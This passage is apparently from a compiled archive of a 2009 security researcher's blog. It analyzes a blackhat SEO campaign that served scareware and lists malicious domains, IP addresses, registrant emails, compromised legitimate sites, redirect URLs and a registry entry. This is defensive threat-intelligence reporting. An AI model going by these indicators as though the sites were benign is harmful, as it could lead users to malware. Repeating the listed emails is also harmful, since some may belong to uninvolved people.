buwrynko .com *- 91.214.44.204 - Email: keallach84256@yahoo.com*

fetholye .com *- 91.214.44.208 - Email: martin94304@yahoo.com*

pasbirrada .com *- 91.214.44.204 - Email: martin94304@yahoo.com*

dynodns.net *- legitimate*

thebbs.org *- legitimate*

1335



The people behind the campaign have also taken contingency planning in mind since [2]the scareware domain

[3]portfolio is parked on five different IPs - ***no-spyware-thanks .com*** *- 94.102.48.29; 94.102.51.26; 188.40.61.236; 83.133.126.155; 91.212.107.5 Email: Paul.Saydak@lovellis.com. The complete list:*

1336



fast-scan-your-pcv3 .com *- Email: info@valeros.com*

basicsystemscannerv3 .com *- Email: changhong@corpdefence.cn*

antivirus-quickscanv5 .com *- Email: diana1982@yahoo.com*

basicsystemscannerv6 .com *- Email: changhong@corpdefence.cn*

basicsystemscannerv8 .com *- Email: changhong@corpdefence.cn*

privatevirusscannerv8 .com *- Email: info@rasystems.com*

spywarefastscannerv9 .com *- Email: info@rasystems.com*

online-pro-antivirus-scan .com *- Email: findz@freebbmail.com*

onlineproscan .com *- Email: addworld@freebbmail.com*

onlineproantivirusscan .com *- Email: addworld@freebbmail.com*

online-pro-scanner .com *- Email: addworld@freebbmail.com*

basicsystemscanner .com *- Email: changhong@corpdefence.cn*

onlineproantivirusscanner .com *- Email: findz@freebbmail.com*

iwantsweepviruses .com *- Email: leesten@fedexnow.com*

1337



Two sampled scareware samples during the past 24 hours phone back to ***goldmine-sachs .com*** *(Goldman Sachs typosquatting) - 83.133.122.211; 89.47.237.52 - Email: rodriguez.dallas@romehotels.com and to* ***june-crossover .com*** *- 83.133.123.109 - Email: doru@sattenis.com. In regard to [4]89.47.237.52, the "fan club" used it to [5]host scareware in their June's campaigns.*

AltusHost Inc./ALTUSHOST-NET is expected to take action shortly.

This post has been reproduced from [6]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=3962

2.

http://www.virustotal.com/analisis/7e8cd272e83020c63f5fdc087fcc03f23c3690fbc66ef9e2c5b10320de0d2225-12495

11343

3.

http://www.virustotal.com/analisis/8cdb3d69147640c82c8b1657ba90c5da3ecb1ee0eec5d6fc6ec23c07953f6f6c-1249569677

1338

4. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

5. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

6. http://ddanchev.blogspot.com/

1339





U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding (2009-08-10 18:53)

UPDATE2: *New [1]scareware domain is in rotation -* ***antispywarelivescanv5 .com*** *- 83.133.123.174; 83.133.126.155; 91.212.107.5; 94.102.48.29; 94.102.51.26; 188.40.61.236 - Email: sales.in@bauhmerhhs.com. Redirection takes place through* ***consensualart .cn*** *- 78.46.201.89 - Email: shanghaihuny@yahoo.com.*

UPDATE: *Four new domains have been introduced, again using the services of [2]AltusHost Inc. (AS44042):* ***thwovretgi .com*** *- 91.214.44.239 - Email: joby47619@msn.com*

hernewdy .com *- 91.214.44.152 - Email: jacub26887@lycos.com*

shtifobpy .com *- 91.214.44.210 - Email: hiraldo13686@hotmail.com*

vodcotha .com *- 91.214.44.203 - Email: jamarcus59884@yahoo.com*

The redirection takes place through ***mywatermakrs .cn*** *- 78.46.201.89 - Email: shanghaihuny@yahoo.com*

In response to the takedown of the [3]blackhat SEO domains used in the campaign dissected lat week, the group has responded by introducing new domains next to new redirectors and most interestingly, has started using

compromised/mis-configured legitimate sites in an attempt to increase the lifecycle of the campaign by making it 1340



takedown-proof.

New blackhat SEO domains again using AS44042 ROOT-AS root eSolutions/ALTUSHOST-NET/AltusHost Inc hosting

services:

fifiopod .com *- 91.214.44.204 - Email: florenzaluwemba@gmail.com*

trodlocho .com *- 91.214.44.204 - Email: alie57575@lycos.com*

ickgetaph .com *- 91.214.44.209 - Email: alie57575@lycos.com*

igecanneg .com *- 91.214.44.205 - Email: baxter18314@yahoo.com*

somveots .com *- 91.214.44.203 - Email: frieda24482@msn.com*

memodreydi .com *- 91.214.44.240 - Email: frieda24482@msn.com*

jejnahob .com *- 91.214.44.206 - Email: alie57575@lycos.com*

nuwofteuz .com *- 91.214.44.206 - Email: frieda24482@msn.com*

hyhoppeo .com *- 91.214.44.239 - Email: jamarcus59884@yahoo.com*

egnegvufvu .com *- 91.214.44.239 - Email: ehetere29006@yahoo.com*

lauzpeog .com *- 91.214.44.208 - Email: ehetere29006@yahoo.com*

sniozeanvo .com *- 91.214.44.239 - Email: ehetere29006@yahoo.com*

hebmipenn .com *- 91.214.44.207 - Email: adanne43906@rocketmail.com*

The cybercriminals are also attempting to use a well proven tactic - occupying as many search engine results as possible for a particular hijacked word by using identical blackhat SEO junk content at multiple domains. A similar attempt was successfully executed in [4]January, 2009's search results poisoning campaign at Google Video, where the first ten results for a particular keyword were all malicious in their nature.

1341



The compromised/misconfigured legitimate sites used in the campaign are serving dynamic javascript obfuscations.

Here’s a list of ones currently in use:

ali.zaher.101main .com

averder.cwsurf .de

beaver-cub-scout.co .uk

bebbinbears.co .uk

britishbaits .com

cancerselfhelp.org .uk

carolineengland.co .uk

casanickel.co .uk

catspro-northants.org .uk

ceiec.co .uk

cheritontennisclub.co .uk

childrenofthedrone .net

chirnside.org .uk

chris-hillman .com

chris-hillman-photography.co .uk

christine-pearson .com

cicatrixonline.co .uk

cinta.co .uk

classic-pizza.co .uk

crewshillgolfclub.co .uk

cs-photo.co .uk

1342

dak.crep01.linux-site .net

darkhorsegraphics.co .uk

divagoddess.co .uk

fet.jujas.myftpsite .net

tferh.mi-website .es

The campaign continues switching between different redirectors parked at 83.133.123.113 for instance:

rondo-trips .cn

gazsnippets .cn

besthockeyteams .cn

allfootballmanager .cn

rollerskatesadvise .cn

honda-recycle .cn *- used in [5]the previous campaign*

nothern-ireland .cn

discovernewchina .cn

1343



An updated portfolio of scareware/fake security software, parked at 94.102.51.26; 188.40.61.236; 83.133.126.155; 91.212.107.5; 94.102.48.29 has been introduced:

bestpersonalprotectionv2 .com

onlinesecurescannerv3 .com

basicsystemscannerv3 .com

onlinebestscannerv3 .com

basicsystemscannerv6 .com

bestpersonalprotectionv7 .com

basicsystemscannerv8 .com

thankyouforscan .com

onlinepersonalscanner .com

basicsystemscanner .com

onlineproantivirusscanner .com

personalantivirusprotection .com

internetantivirusscanner .com

govirusscanner .com

1344



iwantsweepviruses .com

personalfoldertest .com

*[6]Sampled scareware once again phones back to the **thebigben .cn** - Email: chu-thi-huong@giang.com and **june-crossover .com** - 78.46.201.90 Email: doru@sattenis.com, with more scareware parked there - **purchuase-premium-software .com** - Email: nagappan.krishnan@persons.us; **livepaymentssystem .com** - Email: mike12haro@yahoo.com; **secure.livepaymentssystem .com** - Email: mike12haro@yahoo.com; **purchuasepremiumprotection .com** - Email: Malcolm@partypants.com.*

Evasion techniques are in again in place, however, this time they end up in a [7]Russian Business Network deja vu moment from 2008. In March, 2008, ZDNet Asia and TorrentReactor followed by a large number of other high profile, high pagerank sites started activing as intermediaries to scareware campaigns, among the first such abuse of legitimate sites for scareware serving purposes.

*The compromised/mis-configured web sites participating in this latest blackhat SEO campaign are surprisingly redirecting to **a-n-d-the.com /wtr/router.php** - 95.168.177.35 - Email: bulk@spam.lv - AS28753 NETDIRECT AS*

1345

NETDIRECT Frankfurt, DE if the http referrer condition isn’t met. This very same domain – back then parked at

INTERCAGE-NETWORK-GROUP2 – was also used in the same fashion in March, 2008's [8]massive blackhat SEO

campaigns serving scareware.

This post has been reproduced from [9]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/72b0867470ca6312e0aefa87c4e16e2c44a1c8d3c47d617ba4f09e73a9dbddbb-1249992911

2. http://altushost.com/

3. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

4. http://ddanchev.blogspot.com/2009/01/poisoned-search-queries-at-google-video.html

5. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

6.

http://www.virustotal.com/analisis/bd7c135a7657dbb48924f120e8145d5115ae815bb6f5206100e36184ec132df8-1249865192

7. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

8. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

9. http://ddanchev.blogspot.com/

1346



Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign (2009-08-18 17:35)

AltusHost Inc, the company whose services were exclusively used in the [1]blackhat SEO campaign using [2]U.S

Federal Forms theme for scareware service purposes, has finally responded to the abuse notifications sent seven days ago stating that " the sites have been terminated". Such a slow response once again proves that dysfunctional abuse departments increase the lifecycle of a malware/spam/phishing campaign by not taking it down when it's most actively gaining momentum.

(For historical OSINT research, the following domains not previously listed were in circulating during the past week - ***thwovretgi .com*** *- 91.214.44.239 - Email: joby47619@msn.com;* ***shtifobpy .com*** *- 91.214.44.210 - Email: hiraldo13686@hotmail.com;* ***vodcotha .com*** *- 91.214.44.203 - Email: jamarcus59884@yahoo.com;* ***stromiko .com***

- Email: hyacinthiemccolman@gmail.com; ***ceslyemsof .com*** *- 91.214.44.205 - Email: brisco68781@lycos.com;* ***ejeifyevy .com*** *- 91.214.44.208 - Email: brisco68781@lycos.com;* ***kuhatjidd .com*** *- 91.214.44.203 - Email: khrista12110@hotmail.com)*

1347





How did the cybercriminals respond? By proving that this blackhat SEO campaign has been well planed and

coordinate a long time before it was executed in the wild. For the time being, it relies on a combination of legitimate U.K based sites, the result of a evident compromise of [3]Web Hosting Mania due to the fact that all the affected legitimate sites are hosted there, a growing portfolio of ***.cc*** *tld domains, automatic abuse of free services such as* ***myftpsite.net****;* ***dns2go.com****;* ***dynodns.net****;* ***thebbs.org****, and systematic pushing of new scareware variants/redirector and scareware domains, which explains the low generic detection rate of all the samples obtained.*

Moreover, not only did the blackhat SEO themes expanding in the typical randomly generated junk that has naturally been crawled by public search engines, but also, according to publicly obtainable statistics, millions of users (collectively) have already visited the landing sites, with 42.80 % of the referring site for a particular domain coming from ***thebbs.org*** *and 31.97 % from Google - their tactics are actively hijacking millions of users already.*

1348



Let’s dissect the latest developments in the ongoing blackhat SEO campaign, list the participating scareware/blackhat SEO/redirection domains, the various monetization tactics going beyond scareware, as well as discuss some of the innovations used in the javascript obfuscation which makes it virtually impossible for a crawler to detect that the site is malicious.

Key summary points:

• U.K based hosting provider Web Mania Hosting appears to be compromised due to the fact that all the abused legitimate sites are hosted there

• the redirection and scareware domain/binary are updated two times during 24 hours period of time

• [4]the [5]scareware [6]has a [7]very [8]low [9]generic [10]detection [11]rate [12]due [13]to their [14]persistence in [15]updating it

• all the scareware samples continue phoning back to several domains parked at 78.46.201.90

• the cybercriminals have introduced multiple monetization tactics through pay-per-click malware-friendly search engines

*• a central redirection point (**a-n-d-the .com/wtr/router.php**) used in this campaign was used by the*

[16]RBN/customer of the RBN in massive iFrame injection attacks abusing input validation flaws within high

profile sites over an year ago

• sampled

scareware

adds

the

following

registry

entry

[HKEY

_LOCAL

_MA-

CHINE\SOFTWARE\6A36EA6E11EAAECDF5E540D EF2149079] plxxh = "Dujaq!! " - Dujaq!!

*means "Bl*w*

me!!"

• the blackhat SEO gang is using a unique javascript obfuscation which I originally stumbled upon a couple

of months ago while assessing another blackhat SEO courtesy of the [17]Ukrainian "fan club", the one with the Koobface connection. It relies on dynamically generated code spoofing ***go.live.com*** *and* ***rds.yahoo.com*** *random URLs for evasion purposes. The only vendor that detects it is McAfee-GW-Edition as [18]Heuristic.BehavesLike.JS.CodeUnfolding.A*

1349



Compromised legitimate domains at [19]Web Hosting Mania currently in circulation:

ladydestiny .com

marchbrook.co .uk

mgwooldridge.co .uk

midfleet .com

mikedz.co .uk

millypeds.co .uk

mitchameditorial.co .uk

moddeydhoomcc.co .uk

monkeyfist.co .uk

morita.co .uk

mosoul.co .uk

mrbuzzhard.co .uk

mtbpigs.co .uk

mysticspirals.co .uk

mythagostudios .com

neilwebsterhoundtrailing.co .uk

newmarskecricketclub.co .uk

oneintenrock.co .uk

pcook.co .uk

pengineer.co .uk

1350



Blackhat SEO domains redirecting to scareware, currently in circulation using a .cc tld extension:

agjjgtfyi .cc *- Email: susan@michiganfarms.com*

ckckoo .cc *- Email: briettamacpherson@gmail.com*

eunlabkce .cc *- 93.170.134.175 - Email: susan@michiganfarms.com*

ewjwjiavg .cc *- 74.206.242.22 - Email: susan@michiganfarms.com*

fgodvsli .cc *- 93.170.133.205 - Email: susan@michiganfarms.com*

fgodvsli .cc *- 93.170.133.205 - Email: susan@michiganfarms.com*

fyecdizt .cc *93.170.156.119 - Email: susan@michiganfarms.com*

hgzondsul .cc *- 174.137.171.69 - Email: susan@michiganfarms.com*

iiuuoo .cc *- Email: briettamacpherson@gmail.com*

ijnteqc .cc *- 93.170.130.105 - Email: susan@michiganfarms.com*

irolopl .cc *- 93.170.134.203 - Email: susan@michiganfarms.com*

jglcbngvu .cc *- 93.170.130.217 - Email: susan@michiganfarms.com*

jpydmee .cc *- 93.170.133.247 - Email: susan@michiganfarms.com*

kdwwwwon .cc *- 93.170.134.231 - Email: susan@michiganfarms.com*

kgowncgi .cc *- 93.170.154.179 - Email: susan@michiganfarms.com*

lmhhsnd .cc *- 93.170.156.105 - Email: susan@michiganfarms.com*

1351



mezkopq .cc *- 93.170.129.75 - Email: susan@michiganfarms.com*

mvsoomw .cc *- 93.170.131.66 - Email: susan@michiganfarms.com*

njfgfbd .cc *- 93.170.156.21 - Email: susan@michiganfarms.com*

nsdgkrge .cc *- 93.170.153.98 - Email: susan@michiganfarms.com*

nselkss .cc *- 93.170.130.245 - Email: susan@michiganfarms.com*

owudfnay .cc *- 93.170.131.178 - Email: susan@michiganfarms.com*

pfjfsiunt .cc *- 93.170.151.80 - Email: susan@michiganfarms.com*

piqvrrugd .cc *- 93.170.156.63 - Email: susan@michiganfarms.com*

rroiqbznj .cc *- 93.170.134.35 - Email: susan@michiganfarms.com*

ssyydqyh .cc *- 93.170.131.206 - Email: susan@michiganfarms.com*

sucdugon .cc *- 93.170.154.100 - Email: susan@michiganfarms.com*

tftrwxlg .cc *- 93.170.130.133 - Email: susan@michiganfarms.com*

tirtop .cc *- 188.72.198.21 - Email: elaynedangubic@gmail.com*

1352





uclrwpyp .cc *- 93.170.131.38 - Email: susan@michiganfarms.com*

uomfchbj .cc *- 93.170.131.10 - Email: susan@michiganfarms.com*

vrmmnicl .cc *- 93.170.151.10 - Email: susan@michiganfarms.com*

vtgisihjy .cc *- 93.170.133.163 - Email: susan@michiganfarms.com*

vwyldlbe .cc *- 188.72.204.57 - Email: brigidadorion@gmail.com*

vzlbamuvs .cc *- 93.170.130.49 - Email: susan@michiganfarms.com*

wgyxrmtld .cc *- 93.170.152.226 - Email: susan@michiganfarms.com*

xisuuzos .cc *- 93.170.134.77 - Email: susan@michiganfarms.com*

xlkzmqiw .cc *- 93.170.131.234 - Email: susan@michiganfarms.com*

zirtop .cc *- Email: elaynedangubic@gmail.com*

zmtkpugbz .cc *- 93.170.130.189 - Email: susan@michiganfarms.com*

zncutvk .cc *- 174.137.171.117 - Email: susan@michiganfarms.com*

New blackhat SEO domains portfolio using NOC4Hosts Inc's services:

rebuwe .net *- 206.51.230.97*

sivezo .net *- 206.51.230.98*

mipola .net *- 206.51.230.95*

1353



kowipe .net *- 206.51.230.92*

kerobo .net *- 206.51.230.90*

gelupe .net *- 206.51.230.104*

fuquwe .net *- 206.51.230.103*

hyduve .net *- 206.51.230.200*

bisehu .net *- 206.51.230.99*

wypule .net *- 206.51.230.95*

xylucy .net *- 206.51.230.97*

xulady .net *- 206.51.230.96*

lyqyte .net *- 206.51.230.94*

nimygu .net *- 206.51.230.96*

zuziki .net *- 206.51.230.98*

symiza .net *- 206.51.230.99*

bisehu .net *- 206.51.230.99*

msrxdk .com *- 188.72.192.78 - Email: charlenecrewshgkn@yahoo.com*

kimuka .net *- 188.72.192.78 - Email: charlenecrewshgkn@yahoo.com*

ylkbin .com *- 188.72.192.81*

1354



Portfolio of scareware domains participating in the blackhat SEO campaing, parked at 83.133.126.155; 88.198.107.25; 88.198.120.177; 91.212.107.5; 94.102.51.26; 188.40.61.236; 62.90.136.237; 91.212.127.200; 78.46.251.43;

91.212.107.5; 69.4.230.204; 78.46.251.43; 88.198.107.25; 88.198.105.149; 88.198.233.225; 93.158.114.132:

antispywaretotalscan9 .com *- 213.163.89.60; 89.47.237.55; 89.248.174.61 - Email: info@siggy.com*

antispywaretotalscan5 .com *- Email: info@siggy.com*

antispywaretotalscan6 .com *- Email: info@siggy.com*

antispywaretotalscan8 .com *- Email: info@siggy.com*

antispywaretotalscan9 .com *- Email: info@siggy.com*

delete-all-virus05 .com *- Email: sales@naukrit.com*

delete-all-virus07 .com *- Email: sales@naukrit.com*

delete-all-virus09 .com *- Email: sales@naukrit.com*

delete-all-virus03 .com *- 213.163.89.60; 88.198.233.225; 91.213.126.100; 193.169.12.70 - Email: sales@naukrit.com*
clean-all-spyware10 .com *- Email: crbarnes@uvic.ca*

remove-all-adware01 .com *- Email: info@nco.com.cn*

1355



clean-all-spyware01 .com *- Email: crbarnes@uvic.ca*

fast-virus-scan2 .com *- Email: courseinfo@greenwich.ac.uk*

remove-all-spyware03 .com *- Email: info@nco.com.cn*

fast-virus-scan4 .com *- Email: courseinfo@greenwich.ac.uk*

clean-all-spyware05 .com *- Email: crbarnes@uvic.ca*

best-virus-scanner5 .com *- Email: info@ecomsol.com*

remove-all-spyware07 .com *- Email: info@nco.com.cn*

fast-virus-scan7 .com *- Email: courseinfo@greenwich.ac.uk*

005threats-scanner .com

09computerquickscan .com

005yourprivatescanner .com

online-systemscan .net *- Email: gertrudeedickens@text2re.com*

best-spyware-scan01 .com *- Email: info@viter-media.com*

online-antivir-scan09 .com *- Email: contacts@stevens-media.com*

checkviruszone .com *- Email: gertrudeedickens@text2re.com*

guardsearch .net *- Email: gertrudeedickens@text2re.com*

protection-check07 .com *- Email: info@democraticyouth.com*

malwareinternetscanner03 .com *- Email: kathy@nj-steams.com*

best-spyware-scan03 .com *- Email: info@viter-media.com*

antispywarescanner08 .com *- Email: info@cpehn.org*

antivirusonlinescan03 .com *- Email: kathy@nj-steams.com*

quick-virus-scanner02 .com *- Email: info@person.k112.nc.us*

securedlivescan .com

1356

superb-virus-scan09 .com *- Email: tours@admiralgroup.co.uk*

superb-antivir-scan01 .com *- Email: tours@admiralgroup.co.uk*

intellectual-vir-scan09 .com *- Email: info@worldlifehencey.com*

intellectual-vir-scan08 .com *- Email: info@worldlifehencey.com*

private-antivirus-scannerv2 .com *- Email: webmaster@parun.co.kr*

reliable-scanner01 .com *- Email: info@cansupply.com*

superb-virus-scan07 .com *- Email: tours@admiralgroup.co.uk*

antivirus-online-scan8 .com *- Email: webmaster@TangoDance.cn*

best-antivirus3 .com *- Email: info@legtimeprime.com*

live-virus-scanner5 .com *- Email: info@infy-tasks.com*

antivirus-online-scan4 .com *- Email: pranky-marie@yahoo.com*

antispyware-scanner5 .com *- Email: janny.mar123@yahoo.com*

antivirus-online-scan5 .com *- Email: pranky-marie@yahoo.com*

live-virus-scanner7 .com *- Email: info@infy-tasks.com*

1357



clean-all-spyware .com *- Email: jdemagis@rocheste.ganet.com*

getyoursecuritynowv2 .com *- Email: info@meat-beaf.com.cn*

getyourantivirusv3 .com *- Email: info@meat-beaf.com.cn*

getyourpcsecurev3 .com *- Email: info@meat-beaf.com.cn*

antivirus-scannerv12 .com *- Email: info@chinatownnetwork.com.cn*

safeonlinescannerv4 .com *- Email: steg.greg1992@yahoo.com*

check-for-malwarev3 .com *- Email: al@bis-solutions.com*

check-your-pc-onlinev3 .com *- Email: al@bis-solutions.com*

searchurlguide .com *- 64.86.16.9 - Email:powell.john11@gmail.com*

securitypad .net *- 206.53.61.70 - Email: gertrudeedickens@text2re.com*

prestotunerst .cn *- 64.86.16.210 - Email: unitedisystems@gmail.com*

officesecuritysupply .com *- Email: Ronald.T.Samora@spambob.com*

securityread .com *- Email: Anna.R.Helm@dodgit.com*

scanasite .com *- Email: Carol.J.Hipp@mailinator.com*

1358



cheapsecurityscan .com *- Email: Kevin.L.Linkous@trashymail.com*

securitysupplycenter .com *- Email: Janet.R.Vasquez@spambob.com*

best-folder-scanv3 .com *- Email: info@best-util-til.com*

online-best-scanv3 .com *- Email: public@cropfactor.in*

online-defenderv9 .com *- Email: public@cropfactor.in*

antispyware-live-scanv3 .com *- Email: ervin1981rolf@yahoo.com*

antispywarelivescanv5 .com *- Email: sales.in@bauhmerhhs.com*

antispyware-online-scanv7 .com *- Email: ervin1981rolf@yahoo.com*

basicsystemscannerv8 .com *- Email: changhong@corpdefence.cn*

bestpersonalprotectionv2 .com *- Email: cfaa1996@yahoo.com.cn*

bestpersonalprotectionv7 .com *- Email: cfaa1996@yahoo.com.cn*

computer-antivirus-scanv9 .com *- Email: melaniestarmelanie@yahoo.com*

fastvirusscanv6 .com *- Email: info@rasystems.com*

govirusscanner .com *- Email: contact@demoninchina.com*

mysafecomputerscan .com *- Email: acurtis@stevens.com*

onlineantispywarescanv6 .com *- Email: czoao@hotmail.com*

online-antivir-scanv2 .com *- Email: iren.g@sysintern.in*

onlinebestscannerv3 .com *- Email: info@srilanka.cn*

onlinepersonalscanner .com *- Email: info@srilanka.cn*

onlineproantivirusscan .com *- Email: addworld@freebbmail.com*

online-pro-antivirus-scan .com *- Email: findz@freebbmail.com*

1359



onlineproantivirusscanner .com *- Email: findz@freebbmail.com*

online-secure-scannerv2 .com *- Email: iren.g@sysintern.in*

personalantivirusprotection .com *- Email: info@Wholesaler.cn*

personalfolderscanv2 .com *- Email: hfbeauty@yahoo.com*

premium-antispy-scanv3 .com *- Email: Ktrivedi@go2uti.com*

premium-antispy-scanv7 .com *- Email: Ktrivedi@go2uti.com*

premium-antivirus-scanv6 .com *- Email: Ktrivedi@go2uti.com*

private-antivirus-scannerv2 .com *- Email: webmaster@parun.co.kr*

privatevirusscannerv8 .com *- Email: info@rasystems.com*

secure-antispyware-scanv3 .com *- Email: info@prrp.de*

securepersonalscanner .com *- Email: info@prrp.de*

secure-spyware-scannerv3 .com *- Email: info@prrp.de*

secure-virus-scannerv5 .com *- Email: info@prrp.de*

securityfolderprotection .com *- Email: info@Wholesaler.cn*

spyware-scannerv2 .com *- Email: hanan.abdelrazek@bibalexy.org*

spywarescannerv4 .com *- Email: hanan.abdelrazek@bibalexy.org*

1360



Sampled scareware from the last 24 hours phones back to ***mineralwaterfilter .com*** *- 78.46.201.90. Parked there are also:* ***june-crossover .com****;* ***goldmine-sachs .com****;* ***momentstohaveyou .cn.*** *More sampled scareware phones back to a new domain Phones back to* ***pencil-netwok .com*** *(94.102.48.31), parked there are the rest of the phone back locations for the rest of the scareware such as* ***mineralwaterfilter .com****;* ***june-crossover .com****;* ***goldmine-sachs .com****;* ***bestparishotelsnow .com***

A second sampled scareware phones back to a different location - 92.241.176.188. Parked there are the rest

of the domains in their scareware portfolio:

bestscanpc .org

bestscanpc .biz

downloadavr2 .com

downloadavr3 .com

trucount3005 .com

antivirus-scan-2009 .com

antivirusxppro-2009 .com

advanced-virus-remover-2009 .com

1361



advanced-virus-remover2009 .com

advanced-virusremover2009 .com

bestscanpc .com

xxx-white-tube .com

blue-xxx-tube .com

trucountme .com

10-open-davinci .com

vs-codec-pro .com

vscodec-pro .com

download-vscodec-pro .com

v-s-codecpro .com

antivirus-2009-ppro .com

onlinescanxppro .com

downloadavr .com

bestscanpc .info

bestscanpc .net

bestscanpc .biz

New/historical redirection domains used in the campaign, this time parked at 78.46.201.89/94.102.48.29/different locations as noted:

cnn-bcc2 .com *- 89.248.174.61 - Email: mail@sccits.com.cn*

issuenews1 .com *- Email: mail@sccits.com.cn*

headlinenews2 .com *- Email: mail@sccits.com.cn*

usdisturbed .cn *- Email: info@brandbanks.com*

milesdavisorland .cn *- Email: info@brandbanks.com*

usaworkinghard .cn *- Email: info@brandbanks.com*

nationaltreasure .cn *- Email: info@brandbanks.com*

milesdavisorland .cn *- 91.213.126.101 - Email: info@brandbanks.com*

we-accepted .cn *- Email: info@rcusan.org*

myth-busters .cn *- Email: info@rcusan.org*

russell-brand .cn *- Email: info@sciencesdemo.com*

willsmithinc .cn *- Email: contact@oregonvma.org*

dirty-dancing .cn *- Email: allisonh@soeconline.org*

sex-and-the-city .cn *- Email: oregon.artscomm@state.or.us*

clicksick .cn *- 67.215.245.187 - Email: webmaster@clicksick.cn*

doubleclicknet .cn *- 67.215.245.187 - Email: webmaster@doubleclicknet.cn*

shrekmovie .cn *- Email: oregon.artscomm@state.or.us*

radioheadicon .cn *- Email: contact@oregonvma.org*

batman-comics .cn *- Email: contact@oregonvma.org*

beststarwars .cn *- Email: allisonh@soeconline.org*

mashroomtheory .cn *- Email: webmaster@TangoDance.cn*

space2009city .cn *- Email: webmaster@TangoDance.cn*

messengerinfo .cn *- Email: allisonh@soeconline.org*

greattime2009 .cn *- Email: webmaster@seniorstuds.com.ar*

iwanttowin .cn *- Email: webmaster@seniorstuds.com.ar*

hardnut .cn *- Email: tan.mei.sie@monash.com.my*

sitemechanics .cn *- info@powertrackers.com*

exceldocumentsinfo .cn *- Email: info@powertrackers.com*

chinafavorites .cn *- Email: cmo@ci.springfields.or.us*

best-live-lottery .cn *- Email: info@powertrackers.com*

adeptofmastery .cn *- Email: info@powertrackers.com*

trytowintoday .cn *- Email: info@powertrackers.com*

bulkdvdreader .cn *- 94.102.48.29 - Email: info@powertrackers.com*

style-everywhere .com *- 88.198.105.145 - Email: angy.helm21@yahoo.com*

clicksick .cn *- 67.215.245.187 - Email: webmaster@clicksick.cn*

supportyourcountry .cn *- Email: cmo@ci.springfields.or.us*

wheels-on-fire .cn *- 94.102.48.29 - Email: epron.sales@epron.com.hk*

stillphotoshots .cn *- 94.102.48.29 - Email: epron.sales@epron.com.hk*

delayyouranswer .cn *- Email: info@globaltechs.com.cn*

getbestsales .cn *- Email: info@globaltechs.com.cn*

library-presents .cn *- Email: hanzellandgretell@googlemail.com*

in-t-h-e .cn *- 72.21.41.198 (Layered Technologies, Inc.) - Email: admin@in-t-h-e.cn*

bestwishestoyou .cn *- 94.102.48.29 - Email: hanzellandgretell@googlemail.com*

library-presents .cn *- 94.102.48.29 - Email: hanzellandgretell@googlemail.com*

getbestsales .cn *- 94.102.48.29 - Email: info@globaltechs.com.cn*

aware-of-future .cn - *Email: info@globaltechs.com.cn*

nothing-to-wear .cn *- Email: steg.greg1992@yahoo.com*

newsmediaone .com *- 72.21.41.198 - Email: advertizers@newsmediaone.com*

bapoka .net *- 87.118.96.6*

stylestats1 .net *- 94.102.63.16 - Email: grem@yahoo.com*

luckystats .org *- Email: director@climbing-games.com*

luckystats1 .com *- Email: grem@yahoo.com*

lifewepromote .cn *- Email: ruixiang.guo@yahoo.com*

securecommercialnews .cn *- Email: contacts@swedbank.com.cn*

snowboard2009 .cn *- Email: weinwein2@yahoo.com*

nothern-ireland .cn *- Email: accabj@cn.accaglobal.com*

goldensunshine .cn *- Email: info@tartirtar.com*

steplessculture .cn *- Email: info@myfibernetworks.cn*

vipsoccermanager .cn *- Email: opressor1992@yahoo.com*

b2b-forums .cn *- Email: weinwein2@yahoo.com*

rondo-trips .cn *- Email: acurtis@stevens.com*

mywatermakrs .cn *- Email: shanghaihuny@yahoo.com*

gazsnippets .cn *- Email: acurtis@stevens.com*

bestvanillaresorts .cn *- Email: opressor1992@yahoo.com*

personalrespect .cn *- Email: weinwein2@yahoo.com*

consensualart .cn *- Email: shanghaihuny@yahoo.com*

yourholidaytoday .cn *- Email: opressor1992@yahoo.com*

guidetogalaxy .cn *- Email: stp9014@yahoo.com*

1363



Among the new monetization tactics used are the typical [20]pay-per-click malware-friendly search engines which act as both, redirectors to phony sites/scams, as well as keyword blackholes which help them assess the popularity for a

particular keyword, and therefore start pushing it more aggressively through a process called synonymization.

Interestingly, they're exclusively using the compromised .co.uk, as well as purely malicious blackhat SEO domains for scareware serving purposes, but continue using the ones they operate under the free DNS service providers for [21]monetization through the bogus search engines. The domains used in this monetization approach are as follows:

1364





***rivasearchpage .com** - 64.27.21.5 - Email: support@ruler-domains.com*

***triwoperl .com** - 95.168.191.19 - Email: florenzaluwemba@gmail.com*

***tropysearch .us** - 74.52.216.46 - Email: tech@add-manager.com*

***glorys .info** (glorys .info/red/cube.js) - - 78.159.97.186 - Email: kor4seo@rambler.ru*

***funnyblogetc .info/go.php** - - Email: tigerwood1@nm.ru*

***triwoperl.com's** front page is currently relying on the [22]go.live.com javascript obfuscation. Deobfuscated it 1365*

*redirects to **fi97 .net/jsr.php?uid=dir &group=ggl &keyword= &okw= &query="** , deja vu again - **fi97 .net** was used in the [23]Ukrainian "fan club's" blackhat SEO campaign in June.*

Monitoring of the campaign and takedown actions would continue, with an emphasis on the RBN connection

from a related blackhat SEO campaign from last year. The gang is not going away anytime soon, but their campaigns definitely are.

Related posts:

[24]A Peek Inside the Managed Blackhat SEO Ecosystem

[25]Dissecting a Swine Flu Black SEO Campaign

[26]Massive Blackhat SEO Campaign Serving Scareware

[27]From Ukrainian Blackhat SEO Gang With Love

[28]From Ukrainian Blackhat SEO Gang With Love - Part Two

[29]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[30]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[31]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [32]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

2. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

3. http://www.web-mania.com/

4.

